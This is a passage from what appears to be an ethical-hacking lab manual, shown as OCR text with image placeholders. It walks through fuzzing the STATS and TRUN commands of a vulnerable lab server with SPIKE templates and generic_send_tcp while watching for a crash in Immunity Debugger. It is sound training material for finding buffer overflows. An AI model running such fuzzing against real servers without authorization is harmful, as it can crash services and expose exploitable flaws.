
28. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.
29. In the text editor window, type the following script:

    s_readline();

    s_string("STATS ");

    s_string_variable("0");


30. Press **Ctrl+S** to save the script file and close the text editor.




31. Now, in the terminal window, type **generic_send_tcp 10.10.1.11 9999 stats.spk 0 0** and press **Enter** to send the packages to the vulnerable server.

    Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**), **9999** is the target port number, **stats.spk** is the spike_script, and **0** and **0** are the values of **SKIPVAR** and **SKIPSTR**.

32. Leave the script running in the terminal window.



33. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is still **Running**, which indicates that the STATS function is not vulnerable to buffer overflow. Now, we will repeat the same process with the TRUN function.




34. Switch back to the **Parrot Security** virtual machine.
35. In the **Terminal** window, press **Ctrl+C** to terminate stats.spk script.
36. Now, type **pluma trun.spk** and press **Enter**.
37. In the text editor window, type the following script:

    s_readline();

    s_string("TRUN ");

    s_string_variable("0");

